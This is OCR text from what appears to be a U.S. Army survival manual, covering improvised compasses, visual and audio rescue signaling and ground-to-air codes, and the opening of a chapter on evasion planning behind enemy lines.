


Figure 18-4. Southern Cross.

MAKING IMPROVISED COMPASSES

You can construct improvised compasses using a piece of ferrous metal that can be needle shaped or a flat double-edged razor blade and a piece of nonmetallic string or long hair from which to suspend it. You can magnetize or polarize the metal by slowly stroking it in one direction on a piece of silk or carefully through your hair using deliberate strokes. You can also polarize metal by stroking it repeatedly at one end with a magnet. Always rub in one direction only. If you have a battery and some electric wire, you can polarize the metal electrically. The wire should be insulated. If not insulated, wrap the metal object in a single, thin strip of paper to prevent contact. The battery must be a minimum of 2 volts. Form a coil with the electric wire and touch its ends to the battery's terminals. Repeatedly insert one end of the metal object in and out of the coil. The needle will become an electromagnet. When suspended from a piece of nonmetallic string, or floated on a small piece of wood in water, it will align itself with a north-south line. You can construct a more elaborate improvised compass using a sewing needle or thin metallic object, a nonmetallic container (for example, a plastic dip container), its lid with the center cut out and waterproofed, and the silver tip from a pen. To construct this compass, take an ordinary sewing needle and break in half. One half will form your direction pointer and the other will act as the pivot point. Push the portion used as the pivot point through the bottom center of your container; this portion should be flush on the bottom and not interfere with the lid. Attach the center of the other portion (the pointer) of the needle on the pen's silver tip using glue, tree sap, or melted plastic. Magnetize one end of the pointer and rest it on the pivot point.

OTHER MEANS OF DETERMINING DIRECTION

The old saying about using moss on a tree to indicate north is not accurate because moss grows completely around some trees. Actually, growth is more lush on the side of the tree facing the south in the Northern Hemisphere and vice versa in the Southern Hemisphere. If there are several felled trees around for comparison, look at the stumps. Growth is more vigorous on the side toward the equator and the tree growth rings will be more widely spaced. On the other hand, the tree growth rings will be closer together on the side toward the poles.

Wind direction may be helpful in some instances where there are prevailing directions and you know what they are.

Recognizing the differences between vegetation and moisture patterns on north- and south-facing slopes can aid in determining direction. In the northern hemisphere, north-facing slopes receive less sun than

south-facing slopes and are therefore cooler and damper. In the summer, north-facing slopes retain patches of snow. In the winter, the trees and open areas on south-facing slopes are the first to lose their snow, and ground snowpack is shallower.

CHAPTER 19 - SIGNALING TECHNIQUES



One of your first concerns when you find yourself in a survival situation is to communicate with your friends or allies. Generally, communication is the giving and receiving of information. As a survivor, you must get your rescuer's attention first, and second, send a message your rescuer understands. Some attention-getters are man-made geometric patterns such as straight lines, circles, triangles, or X's displayed in uninhabited areas; a large fire or flash of light; a large, bright object moving slowly; or contrast, whether from color or shadows. The type of signal used will depend on your environment and the enemy situation.

APPLICATION

If in a noncombat situation, you need to find the largest available clear and flat area *on the highest possible terrain.* Use as obvious a signal as you can create. On the other hand, you will have to be more discreet in combat situations. You do not want to signal and attract the enemy. Pick an area that is visible from the air, but ensure there are hiding places nearby. Try to have a hill or other object between the signal site and the enemy to mask your signal from the enemy. Perform a thorough reconnaissance of the area to ensure there are no enemy forces nearby.

Whatever signaling technique or device you plan to use, know how to use it and be ready to put it into operation on short notice. If possible, avoid using signals or signaling techniques that can physically endanger you. Keep in mind that signals to your **friends** may alert the enemy of your presence and location. Before signaling, carefully weigh your rescue chances by **friends** against the danger of capture by the enemy.

A radio is probably the surest and quickest way to let others know where you are and to let you receive their messages. Become familiar with the radios in your unit. Learn how to operate them and how to send and receive messages.

You will find descriptions of other signaling techniques, devices, and articles you can use. Learn how to use them. Think of ways in which you can adapt or change them for different environments. Practice using these signaling techniques, devices, and articles before you need them. Planned, prearranged signaling techniques may improve your chance of rescue.

MEANS FOR SIGNALING

There are two main ways to get attention or to communicate--visual and audio. The means you use will depend on your situation and the material you have available. Whatever the means, always have visual and audio signals ready for use.

Visual Signals

These signals are materials or equipment you use to make your presence known to rescuers.

Fire

During darkness, fire is the most effective visual means for signaling. Build three fires in a triangle (the international distress signal) or in a straight line with about 25 meters between the fires. Build them as soon as time and the situation permit and protect them until you need them. If you are alone, maintaining three fires may be difficult. If so, maintain one signal fire.

When constructing signal fires, consider your geographic location. If in a jungle, find a natural clearing or the edge of a stream where you can build fires that the jungle foliage will not hide. You may even have to clear an area. If in a snow-covered area, you may have to clear the ground of snow or make a platform on which to build the fire so that melting snow will not extinguish it.

A burning tree (tree torch) is another way to attract attention (Figure 19-1). You can set pitch-bearing trees afire, even when green. You can get other types of trees to burn by placing dry wood in the lower branches and igniting it so that the flames flare up and ignite the foliage. Before the primary tree is consumed, cut and add more small green trees to the fire to produce more smoke. Always select an isolated tree so that you do not start a forest fire and endanger yourself.




Figure 19-1. Tree torch.

Smoke

During daylight, build a smoke generator and use smoke to gain attention (Figure 19-2). The international distress signal is three columns of smoke. Try to create a color of smoke that contrasts with the background; dark smoke against a light background and vice versa. If you practically smother a large fire with green leaves, moss, or a little water, the fire will produce white smoke. If you add rubber or oil-soaked rags to a fire, you will get black smoke.




Figure 19-2. Smoke generator—ground.

In a desert environment, smoke hangs close to the ground, but a pilot can spot it in open desert terrain. Smoke signals are effective only on comparatively calm, clear days. High winds, rain, or snow disperse smoke, lessening its chances of being seen.

Smoke Grenades

If you have smoke grenades with you, use them in the same pattern as described for fires. Keep them dry so that they will work when you need them. Take care not to ignite the vegetation in the area when you use them.

Pen Flares

These flares are part of an aviator's survival vest. The device consists of a pen-shaped gun with a flare attached by a nylon cord. When fired, the pen flare sounds like a pistol shot and fires the flare about 150 meters high. It is about 3 centimeters in diameter.

To have the pen flare ready for immediate use, take it out of its wrapper, attach the flare, leave the gun uncocked, and wear it on a cord or chain around your neck. Be ready to fire it in front of search aircraft and be ready with a secondary signal. Also, be ready to take cover in case the pilot mistakes the flare for enemy fire.

Tracer Ammunition

You may use rifle or pistol tracer ammunition to signal search aircraft. **Do not** fire the ammunition in front of the aircraft. As with pen flares, be ready to take cover if the pilot mistakes your tracers for enemy fire.

Star Clusters

Red is the international distress color; therefore, use a red star cluster whenever possible. Any color, however, will let your rescuers know where you are. Star clusters reach a height of 200 to 215 meters, burn an average of 6 to 10 seconds, and descend at a rate of 14 meters per second.

Star Parachute Flares

These flares reach a height of 200 to 215 meters and descend at a rate of 2.1 meters per second. The M126 (red) burns about 50 seconds and the M127 (white) about 25 seconds. At night you can see these flares at 48 to 56 kilometers.

Mirrors or Shiny Objects

On a sunny day, a mirror is your best signaling device. If you don't have a mirror, polish your canteen cup, your belt buckle, or a similar object that will reflect the sun's rays. Direct the flashes in one area so that they are secure from enemy observation. Practice using a mirror or shiny object for signaling *now;* do not wait until you need it. If you have an MK-3 signal mirror, follow the instructions on its back (Figure 19-3).




Figure 19-3. Signal mirror.

Wear the signal mirror on a cord or chain around your neck so that it is ready for immediate use. However, be sure the glass side is against your body so that it will not flash; the enemy can see the flash.

CAUTION
Do not flash a signal mirror rapidly because a pilot may mistake the flashes for enemy fire. Do not direct the beam in the aircraft's cockpit for more than a few seconds as it may blind the pilot.

Haze, ground fog, and mirages may make it hard for a pilot to spot signals from a flashing object. So, if possible, get to the highest point in your area when signaling. If you can't determine the aircraft's location, flash your signal in the direction of the aircraft noise.

> *Note: Pilots have reported seeing mirror flashes up to 160 kilometers away under ideal conditions.*

Figures 19-4 and 19-5 show methods of aiming a signal mirror for signaling.




Figure 19-4. Aiming an improvised signal mirror.




Figure 19-5. Aiming an improvised signal mirror—stationary object.

Flashlight or Strobe Light

At night you can use a flashlight or a strobe light to send an SOS to an aircraft. When using a strobe light, take care to prevent the pilot from mistaking it for incoming ground fire. The strobe light flashes 60 times per minute. Some strobe lights have infrared covers and lenses. Blue flash collimators are also available for strobe lights.

VS-17 Panel

During daylight you can use a VS-17 panel to signal. Place the orange side up as it is easier to see from the air than the violet side. Flashing the panel will make it easier for the aircrew to spot. You can use any bright orange or violet cloth as a substitute for the VS-17.

Clothing

Spreading clothing on the ground or in the top of a tree is another way to signal. Select articles whose color will contrast with the natural surroundings. Arrange them in a large geometric pattern to make them more likely to attract attention.

Natural Material

If you lack other means, you can use natural materials to form a symbol or message that can be seen from the air. Build mounds that cast shadows; you can use brush, foliage of any type, rocks, or snow blocks.

In snow-covered areas, tramp the snow to form letters or symbols and fill the depression with contrasting material (twigs or branches). In sand, use boulders, vegetation, or seaweed to form a symbol or message. In brush-covered areas, cut out patterns in the vegetation or sear the ground. In tundra, dig trenches or turn the sod upside down.

In any terrain, use contrasting materials that will make the symbols visible to the aircrews.

Sea Dye Markers

All Army aircraft involved in operations near or over water will normally carry a water survival kit that contains sea dye markers. If you are in a water survival situation, use sea dye markers during daylight to indicate your location. These spots of dye stay conspicuous for about 3 hours, except in very rough seas. Use them only if you are in a friendly area. Keep the markers wrapped until you are ready to use them. Use them only when you hear or sight an aircraft. Sea dye markers are also very effective on snow-covered ground; use them to write distress code letters.

Audio Signals

Radios, whistles, and gunshots are some of the methods you can use to signal your presence to rescuers.

Radio Equipment

The AN/PRC-90 survival radio is a part of the Army aviator's survival vest. The AN/PRC-112 will eventually replace the AN/PRC-90. Both radios can transmit either tone or voice. Any other type of Army radio can do the same. The ranges of the different radios vary depending on the altitude of the receiving aircraft, terrain, vegetation density, weather, battery strength, type of radio, and interference. To obtain maximum performance from radios, use the following procedures:

- Try to transmit only in clear, unobstructed terrain. Since radios are line-of-sight communications devices, any terrain between the radio and the receiver will block the signal.
- Keep the antenna at right angles to the rescuing aircraft. There is no signal from the tip of the antenna.
- If the radio has tone capability, place it upright on a flat, elevated surface so that you can perform other survival tasks.
- Never let the antenna touch your clothing, body, foliage, or the ground. Such contact greatly reduces the range of the signal.
- Conserve battery power. Turn the radio off when you are not using it. Do not transmit or receive constantly. In hostile territory, keep transmissions short to avoid enemy radio direction finding.
- In cold weather, keep the battery inside your clothing when not using the radio. Cold quickly drains the battery's power. Do not expose the battery to extreme heat such as desert sun. High heat may cause the battery to explode. Try to keep the radio and battery as dry as possible, as water may destroy the circuitry.

Whistles

Whistles provide an excellent way for close up signaling. In some documented cases, they have been heard up to 1.6 kilometers away. Manufactured whistles have more range than a human whistle.

Gunshots

In some situations you can use firearms for signaling. Three shots fired at distinct intervals usually indicate a distress signal. Do not use this technique in enemy territory. The enemy will surely come to investigate shots.

CODES AND SIGNALS

Now that you know how to let people know where you are, you need to know how to give them more information. It is easier to form one symbol than to spell out an entire message. Therefore, learn the codes and symbols that all aircraft pilots understand.

SOS

You can use lights or flags to send an SOS--three dots, three dashes, three dots. The SOS is the internationally recognized distress signal in radio Morse code. A dot is a short, sharp pulse; a dash is a longer pulse. Keep repeating the signal. When using flags, hold flags on the left side for dashes and on the right side for dots.

Ground-to-Air Emergency Code

This code (Figure 19-6) is actually five definite, meaningful symbols. Make these symbols a minimum of 1 meter wide and 6 meters long. If you make them larger, keep the same 1: 6 ratio. Ensure the signal contrasts greatly with the ground it is on. Place it in an open area easily spotted from the air.

Number	Message	Code symbol
1	Require assistance.	V
2	Require medical assistance.	X
3	No or negative.	N
4	Yes or affirmative.	Y
5	Proceed in this direction.	↑

Figure 19-6. Ground-to-air emergency code (pattern signals).

Body Signals

When an aircraft is close enough for the pilot to see you clearly, use body movements or positions (Figure 19-7) to convey a message.



Figure 19-7. Body signals.

Panel Signals

If you have a life raft cover or sail, or a suitable substitute, use the symbols shown in Figure 19-8 to convey a message.




Figure 19-8. Panel signals.

Aircraft Acknowledgments

Once the pilot of a fixed-wing aircraft has sighted you, he will normally indicate he has seen you by flying low, moving the plane, and flashing lights as shown in Figure 19-9. Be ready to relay other messages to the pilot once he acknowledges that he received and understood your first message. Use a radio, if possible, to relay further messages. If no radio is available, use the codes covered in the previous paragraphs.




Figure 19-9. Aircraft acknowledgments.

AIRCRAFT VECTORING PROCEDURES

If you can contact a friendly aircraft with a radio, guide the pilot to your location. Use the following general format to guide the pilot:

- Mayday, Mayday.
- Call sign (if any).
- Name.
- Location.
- Number of survivors.
- Available landing sites.
- Any remarks such as medical aid or other specific types of help needed immediately.

Simply because you have made contact with rescuers does not mean you are safe. Follow instructions and continue to use sound survival and evasion techniques until you are actually rescued.

CHAPTER 20 - SURVIVAL MOVEMENT IN HOSTILE AREAS



The "rescue at any cost" philosophy of previous conflicts is not likely to be possible in future conflicts. Our potential adversaries have made great progress in air defense measures and radio direction finding (RDF) techniques. We must assume that U.S. military forces trapped behind enemy lines in future conflicts may not experience quick recovery by friendly elements. Soldiers may have to move for extended times and distances to places less threatening to the recovery forces. The soldier will not likely know the type of recovery to expect. Each situation and the available resources determine the type of recovery possible. Since no one can be absolutely sure until the recovery effort begins, soldiers facing a potential cutoff from friendly forces should be familiar with all the possible types of recovery, their related problems, and their responsibilities to the recovery effort. Preparation and training can improve the chances of success.

PHASES OF PLANNING

Preparation is a requirement for all missions. When planning, you must consider how to avoid capture and return to your unit. Contingency plans must be prepared in conjunction with unit standing operating procedures (SOPs). Courses of action you or your unit will take must also be considered.

Contingency Plan of Action (CPA)

Intelligence sections can help prepare personnel for contingency actions through information supplied in area studies, SERE (survival, evasion, resistance, and escape) contingency guides, threat briefings, current intelligence reports, and current contact and authentication procedures. Pre-mission preparation includes the completion of a CPA. The study and research needed to develop the CPA will make you aware of the current situation in your mission area. Your CPA will let recovery forces know your probable actions should you have to move to avoid capture.

Start preparing even before pre-mission planning. Many parts of the CPA are SOP for your unit. Include the CPA in your training. Planning starts in your daily training.

The CPA is your entire plan for your return to friendly control. It consists of five paragraphs written in the operation order format. You can take most of paragraph 1, Situation, with you on the mission. Appendix H contains the CPA format. It also indicates what portion of the CPA you can take with you.

A comprehensive CPA is a valuable asset to the soldier trapped behind enemy lines who must try to avoid capture. To complete paragraph 1, know your unit's assigned area or concentrate on potential mission areas of the world. Many open or closed sources contain the information you need to complete a CPA. Open sources may include newspapers, magazines, country or area handbooks, area studies, television, radio, persons familiar with the area, and libraries. Closed sources may include area studies, area assessments, SERE contingency guides, various classified field manuals, and intelligence reports.

Prepare your CPA in three phases. During your normal training, prepare paragraph 1, Situation. Prepare paragraphs 2, 3, 4, and 5 during your pre-mission planning. After deployment into an area, continually update your CPA based on mission changes and intelligence updates.

The CPA is a guide. You may add or delete certain portions based on the mission. The CPA may be a recovery force's only means of determining your location and intentions after you start to move. It is an essential tool for your survival and return to friendly control.

Standing Operating Procedures

